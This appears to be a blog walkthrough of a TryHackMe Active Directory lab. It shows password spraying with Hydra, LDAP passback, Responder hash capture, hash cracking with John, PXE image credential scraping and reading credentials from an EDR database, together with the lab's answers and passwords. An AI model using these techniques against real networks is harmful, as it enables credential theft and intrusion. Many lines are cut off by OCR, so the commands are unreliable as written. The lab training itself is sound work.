HOME / BLOG / TRYHACKME

TryHackMe | Breachi Directory

In this walkthrough, I demonstrate the "Breaching Active Directory" ne

0xBEN
Aug 4, 2022 13 min read

Table of Contents

Table of Contents

https://tryhackme.com

In: TryHackMe, Active Directory, Attac
AD

SHARE

Task 1: Intro to AD Breaches

Connect to the VPN

I am using my own Kali VM to complete this room, not the AttackBox provided by TryHackMe.

Download the VPN connection pack and c
background service.

```
# Run the VPN connection as a daemon in the backg
sudo openvpn --config ./breachingad.ovpn --daemon
```

When finished with the room, you can t
this command:

```
# Find the PID of the OpenVPN process
pid=$(sudo ps aux | grep -v grep | grep -i breach

# Send SIGTERM to the PID
sudo kill -9 $pid
```

Edit DNS Configuration

I didn't follow the guidance in t
simplistic approach. Please note
configurations in the **before** and
to my environment.

Before

```
# Generated by NetworkManager
search cyber.range
nameserver 10.0.0.1
```

/etc/resolv.conf (before)

After

`10.200.54.101` is the IP address of the network diagram. The domain controller in the network environment.

```
# Generated by NetworkManager
search cyber.range za.tryhackme.com
nameserver 10.200.54.101
nameserver 10.0.0.1
# Shorten name resolution timeouts to 1 second
options timeout:1
# Only attempt to resolve a hostname 2 times
options attempts:2
```

/etc/resolv.con

Run `sudo systemctl restart networking.servic` changes.

Test Hostname Lookups

```
nslookup thmdc.za.tryhackme.com
```

Why does this work?

You're instructing the DNS resolution service to search between `10.200.54.101` **and** `10.0.0.1` . So, let's say you say something like this:

```
nslookup google.com
```

What's happening is this:

1. First ask `10.200.54.101` — "Do you k ?"
   - If the domain controller answe process.
   - If the domain controller doesı
2. Then, ask `10.0.0.1` — "Do you know

Task 2: OSINT & Phi

Read through and learn about two very Active Director usernames and/or passw

❓ What popular website can be used or password has ever been exposec breach?

Show Answer

```
haveibeenpwned
```

Table of Contents

Task 3: NTLM Authen

Read through and learn about how some
authentication are exposed to the inte
to test domain user credentials, as th
pass authentication requests to the do

Brute-forcing Logins

> *...most AD environments have acc*
> *choose and **use one password** and a*
> *all the usernames we have acquir*


One password, multiple usernames.

> *You have been provided with a li*
> *during a red team OSINT exercise*
> *indicated the organisation's ini*
> *which seems to be "Changeme123".*

Download your task files before proceeding:

Download Task Files

In our browser, we go to `http://ntlmauth.za.tryhackme.com` . You could do some **manual testing** here at first to see if you can get an easy win.



If that doesn't work, you could try **br** like `hydra` . The lesson here advises y script, but I am going to skip that.


Unzip the provided archive:

```
unzip passwordsprayer.zip

Archive:  passwordsprayer.zip
  inflating: ntlm_passwordspray.py
  inflating: usernames.txt
```

Using Hydra to Brute-forc

On the page pictured above, we have a basic `HTTP GET` request with NTLM authentication. If we test the login manually and inspect it with Wireshark, we should see a HTTP status code for bad logins.

Table of Contents



Sign in to access this site

Authorization required by http://ntlmauth.za.tryhackme.com
Your connection to this site is not secure

Username: za.tryhackme.com\nosuc

Password: ••••••••••••••

Junk login to test th


```
No. Time        Source      Destination Protocol    SPort
1   0.000000000 10.50.x.x   10.200.54.201   HTTP
3   0.096313045 10.200.54.201   10.50.x.x   HTTP
9   27.670996834    10.50.x.x   10.200.54.201   H
11  27.765413572    10.200.54.201   10.50.x.x   H
13  27.765861414    10.50.x.x   10.200.54.201   H
14  27.861316470    10.200.54.201   10.50.x.x   H
15  27.861727325    10.50.x.x   10.200.54.201   H
17  27.963272502    10.200.54.201   10.50.x.x   H
```

Frame 1: First request to the page
Frame 3: Server responds `HTTP 401 Unauth`
Frame 13: Send a NTLM authentication r
Frame 14: Server sends a challenge
Frame 15: I send a response as `za.tryha`
Frame 17: Server responds `HTTP 401 Unaut`
credentials

So, we know **a request fails** when the server responds with `HTTP 401` . Let's see what we can cook up in hydra.

```
# -I = do not read a restore file if present
# -V = very verbose output
# -L = list of usernames
# -p = single password
# ntlmauth.za.tryhackme.com = target
# http-get = hydra module
# '/:A=NTLM:F=401'
```

```
    # / = path to the login page
    # A=NTLM = NTLM authentication type
    # F=401 = failure code

hydra -I -V -L ./usernames.txt -p 'Changeme123' ntlmauth.za.tryhackme.com http-get '/:A=NTLM:
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tri
[DATA] attacking http-get://ntlmauth.za.tryhackme.com:80/:A=NTLM
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "anthony.reyn
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "samantha.tho
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "dawn.turner"
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "frances.chap
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "henry.taylor
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "jennifer.woo
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "hollie.powel
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "louise.talbo
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "heather.smit
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "dominic.elli
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "gordon.steve
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "alan.jones"
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "frank.fletch
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "maria.sheppa
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "sophie.black
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "dawn.hughes"
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "henry.black"
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "joanne.davie
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "mark.oconnor
[ATTEMPT] target ntlmauth.za.tryhackme.com - login "georgina.edw
[80][http-get] host: ntlmauth.za.tryhackme.com   login: hollie.p
[80][http-get] host: ntlmauth.za.tryhackme.com   login: heather.
[80][http-get] host: ntlmauth.za.tryhackme.com   login: gordon.s
[80][http-get] host: ntlmauth.za.tryhackme.com   login: georgina
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2
```

Looks like four users are still using
accounts.

```
[80][http-get] host: ntlmauth.za.tryhackme.com
[80][http-get] host: ntlmauth.za.tryhackme.com
[80][http-get] host: ntlmauth.za.tryhackme.com
[80][http-get] host: ntlmauth.za.tryhackme.com
```

Table of Contents

Questions

❓ What is the name of the challenge-response authentication mechanism that uses NTLM?

Show Answer

```
NetNTLM
```

❓ What is the username of the thirc
the password spraying script?

Show Answer

```
gordon.stevens
```

❓ How many valid credentials pairs
spraying script?

Show Answer

```
4
```

❓ What is the message displayed by the web application when authenticating with a valid credential pair?

Show Answer

```
Hello World
```


Task 4: LDAP Bind C

Read through and understand how LDAP a
of LDAP, it is not acting as a middle-
Directory. It is taking the credential
set of credentials to verify the user

LDAP Passback

Follow the instructions on setting up
configure it with a domain configurati
being a legitimate server of the targe

Using the display filter, `ldap` in Wir
or `tshark` too) – we can see the LDAP e
our rogue LDAP server.



```
ldap
No.  Time          Source          Destination     Pro
  14 0.287611422   10.50.52.34     10.200.54.201   LD
  16 0.382012758   10.200.54.201   10.50.52.34     LD
  18 0.382226658   10.50.52.34     10.200.54.201   LD
  19 0.382257161   10.50.52.34     10.200.54.201   LD
  21 0.476474184   10.200.54.201   10.50.52.34     LD
  23 0.476684864   10.50.52.34     10.200.54.201   LD
  28 0.665259627   10.200.54.201   10.50.52.34     LD
  30 0.665730169   10.50.52.34     10.200.54.201   LD
```

Table of Contents

Here, in **frame 28**, we can see the cleartext authentication from the printer.

```
Lightweight Directory Access Protocol
    LDAPMessage bindRequest(22) "za.tryhackme.com\svcLDAP" simple
        messageID: 22
        protocolOp: bindRequest (0)
            bindRequest
        version: 2
        name: za.tryhackme.com\svcLDAP
        authentication: simple (0)
            simple: tryhackmeldappass1@
[Response In: 30]
```

The password for `svcLDAP` is `tryhackmelda` successfully completed the passback at

```
sudo systemctl disable --now slapd
```

Questions

❓ What type of attack can be perfor systems not commonly found agains systems?

Show Answer

```
LDAP pass-back attacks
```

❓ What two authentication mechanism server to downgrade the authentication and make it clear text?

Show Answer

```
login,plain
```

Table of Contents

❓ What is the password associated with the svcLDAP account?

Show Answer

```
tryhackmeldappass1@
```

Bonus: LDAP NetNTLM Ha

We're going to use the same passback a server will be `Responder` . Responder d mechanism to downgrade the authenticat can still:

- Capture the NetNTLM hash
- Then, try to crack it (you **can not** hashes)

Configure Responder

```
sudo nano /etc/responder/Respoder.conf
```

```
; Servers to start
SQL = Off
SMB = Off
RDP = Off
Kerberos = Off
FTP = Off
POP = Off
SMTP = Off
IMAP = Off
HTTP = Off
HTTPS = Off
DNS = Off
LDAP = On
```


Table of Contents

```
DCERPC = Off
WINRM = Off
```

All servers off except for LDAP

Now, run Responder and try the passbac


```
sudo responder -I tun0 -v
```



```
[+] Listening for events ...

[LDAP] NTLMv1-SSP Client   : 10.200.54.201
[LDAP] NTLMv1-SSP Username : za.tryhackme.com\svcLDAP
[LDAP] NTLMv1-SSP Hash     : svcLDAP::za.tryhackme.com:
:F0468927F3B22A1519CC86EB858D75978929ACBCEBD1AAFE:80aca
```

Since we know the password from the ex through a dummy cracking example. Firs **Hash** string into file.

```
echo 'svcLDAP::za.tryhackme.com:9F9D4EDFE346DCAF0
echo 'tryhackmeldappass1@' > wordlist
john --wordlist=./wordlist hash
```



```
┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Networ
└─$ john --wordlist=./wordlist hash
Warning: detected hash type "netntlm", but the stri
Use the "--format=netntlm-naive" option to force lo
Using default input encoding: UTF-8
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DE
Warning: no OpenMP support for this hash type, cons
Press 'q' or Ctrl-C to abort, almost any other key
Warning: Only 1 candidate left, minimum 1020 needed
tryhackmeldappass1@ (svcLDAP)
1g 0:00:00:00 DONE (2022-08-03 20:42) 50.00g/s 50.0
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed.
```

Table of Contents

Task 5: Authentication Relays

Server Message Block (SMB)

- Used by Windows (and Linux) system
  remote administration, etc.
- Newer versions of the SMB protocol
  but companies with legacy systems
- SMB communications are not encrypt

LLMNR, NBT-NS, and WPA

- NBT-NS and LLMNR are ways to resol
  the LAN.
- WPAD is a way for Windows hosts to
- These protocols are broadcast on t
  poisoned, tricking hosts into thir
  intended target.
- Since these are **layer 2** protocols,
  capture and poison requests, **we mu**
  target.

Practical

Configure Responder

Be sure to download the password list to be used when cracking the NetNTLM hash.

Download Task Files

Edit the Responder configuration file set to `On` :

- SMB
- HTTP
- The rest are irrelevant to the exe

```
sudo nano /etc/responder/Responder.conf
```

```
[Responder Core]

; Servers to start
SQL = Off
SMB = On
RDP = Off
Kerberos = On
FTP = On
POP = Off
SMTP = Off
IMAP = Off
HTTP = On
HTTPS = Off
DNS = Off
LDAP = On
DCERPC = Off
WINRM = Off
```


Table of Contents

Capture the NetNTLM Hash

Now, run Responder and wait for the client to connect. A simulated host **runs every 30 minutes**, so be patient.

```
sudo responder -I tun0 -v
```


tun0 is my OpenVPN interface



```
[SMB] NTLMv2-SSP Client   : 10.200.54.202
[SMB] NTLMv2-SSP Username : ZA\svcFileCopy
[SMB] NTLMv2-SSP Hash     : svcFileCopy::ZA:7cc90fae8c5
000000000CCDAED93A7D801F341996CD2C757EC000000000002000800
32004B004C0041005A004400450039004F0004003400570049004E0
02E004E00360034004C002E004C004F00430041004C00030014004E
00360034004C002E004C004F00430041004C000700080000CCDAED9
000000000200000A5ABACBF56562183324A9E5783EA22C522BE7149
0000000000000000000900200063006900660073002F00310030002E0
0
```

Crack the Hash

```
echo 'svcFileCopy::ZA:7cc90fae8c5d340d:4A9DCB457E
john --wordlist=./passwordlist.txt hash
```



```
┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Netwo
└─$ john --wordlist=./passwordlist.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key
FPassword1!      (svcFileCopy)
1g 0:00:00:00 DONE (2022-08-03 23:55) 25.00g/s 128
Use the "--show --format=netntlmv2" options to dis
Session completed.
```

Questions

❓ What is the name of the tool we can use to poison and capture authentication requests on the network?

Show Answer

Responder

❓ What is the username associated w
captured?

Show Answer

Responder

❓ What is the value of the cracked
challenge that was captured?

Show Answer

FPassword1!

Table of Contents

Task 6: Microsoft Deployment Toolkit

Read through and understand how Microsoft Deployment Toolkit (MDT) is used to deploy operating systems over the network using PXE boot; and how SCCM is used to manage hosts after they've been provisioned.

Both of these technologies have the ad management system for hosts. But, they surface if an attacker were to comprom

If an attacker can pretend to be a PXE and request an image from MDT via a DH could inject or scrape information fro the setup process.

Practical

SSH to the Jump Host

SSH to the jump host where we will be PowerShell module.

```
ssh thm@THMJMP1.za.tryhackme.com
```

Use the password:

Create a Working Director

Create a folder for your session using your username and copy the `powerpxe` directory to your user folder.

```
powershell -ep bypass
mkdir 0xBEN
cd 0xBEN
cp -Recurse C:\powerpxe .
```


Table of Contents

Pretend You're a PXE Clie

We are going to simulate a PXE client receiving a list of BCD files for conf navigate to `http://pxeboot.za.tryhackme.com` client that's received a list of files `x64uefi...` . Copy the file name.

Use TFTP to connect to the MDT server scrape it for credentials.

```
tftp -i (Resolve-DnsName thmmdt.za.tryhackme.com)
```



```
(thm) THMJMP1.za.tryhac
PS C:\Users\thm\0×BEN> tftp -i (Resolve-DnsName thmmdt.
B9-DF7D-401C-B5B6-2F4D37258344}.bcd" conf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288
PS C:\Users\thm\0×BEN>
```

Analyze the Boot Image

At this point, I'm working in the dire I've downloaded the BCD file and copie let's get the location of the WIM file image.

```
Import-Module .\powerpxe\PowerPXE.ps1
$bcdfile = "conf.bcd"
Get-WimFile -bcdFile $bcdfile

>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
```

Table of Contents

Now, that we know the path to download the image, let's proceed. **This is a full Windows image** and very large. It's going to take a while.

```
$wimfile = '\Boot\x64\Images\LiteTouchPE_x64.wim'
$mdtserver = (Resolve-DnsName thmmdt.za.tryhackme
tftp -i $mdtserver GEt "$wimfile" pxeboot.wim

Transfer successful: 341899611 bytes in 277 secon
```

Finally, scrape the image for credenti

```
Get-FindCredentials -WimFile .\pxeboot.wim

>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\THMMDT\MTDBuildLab$
>>>> >>>> UserID = svcMDT
>>>> >>>> UserDomain = ZA
>>>> >>>> UserPassword = PXEBootSecure1@
```

Questions

❓ What Microsoft tool is used to cr in organisations?

Show Answer

```
Microsoft Deployment Toolkit
```

❓ What network protocol is used for recovery of files from the MDT server?

Table of Contents

Show Answer

```
tftp
```

❓ What is the username associated w
in the PXE Boot image?

Show Answer

```
svcMDT
```

❓ What is the password associated w
in the PXE Boot image?

Show Answer

```
PXEBootSecure1@
```

Table of Contents

Task 7: Configuration Files

Read through and understand how configuration files can be used to enumerate Active Directory credentials on **both domain-joined and non-domain-joined hosts**.

Some example configuration files inclu

- Web application config files
- Service configuration files
- Registry keys
- Centrally deployed applications

Tools such as Seatbelt can be used to

discovery.

Managed Applications

Be sure to download the Python 2 scrip

password hash in the exercise.

Download

The example given in this section uses

Security application, which is an endp

(EDR) agent. This application stores a

the `C:\ProgramData\McAfee\Agent\DB\ma.db` fi

attacker who's managed to gain a footh

application is installed.

The `ma.db` file is a SQLite file which can be read using the `sqlite3` utility or the `sqlitebrowser` tool as demonstrated in the exercise.

Table of Contents

Secure Copy the File

```
scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db ma.db
```

Use the password:

Inspect the Database

You can inspect the data using `sqlitebr` your preference. In the exercise, we a `AGENT_REPOSITORIES` table and particularl `AUTH_USER` , and `AUTH_PASSWD` columns.

SQLite

```
sqlite3 ./ma.db

# List the tables in the database
# Note the AGENT_REPOSITORIES table we're interes
sqlite> .tables
AGENT_CHILD              AGENT_PROXIES
AGENT_LOGS               AGENT_PROXY_CONFIG
AGENT_PARENT             AGENT_REPOSITORIES


# Dump the table schema
# Note the column names
    # NAME
    # UNIQUE
    # REPO_TYPE
    # URL_TYPE
    # NAMESPACE
    # PROXY_USAGE
    # AUTH_TYPE
    # ENABLED
    # SERVER_FQDN
    # SERVER_IP
```


Table of Contents

```
    # SERVER_NAME
    # PORT
    # SSL_PORT
    # DOMAIN
    # AUTH_USER
    # AUTH_PASSWD
    # IS_PASSWD_ENCRYPTED
    # PING_TIME
    # SUBNET_DISTANCE
    # SITELIST_ORDER
    # STATE
sqlite> .schema AGENT_REPOSITORIES
CREATE TABLE AGENT_REPOSITORIES(NAME TEXT NOT NUL


# Select the desired columns from the table
sqlite> SELECT DOMAIN, AUTH_USER, AUTH_PASSWD FRO
za.tryhackme.com|svcAV|jWbTyS7BL1Hj7PkO5Di/QhhYmc


# Exit sqlite3
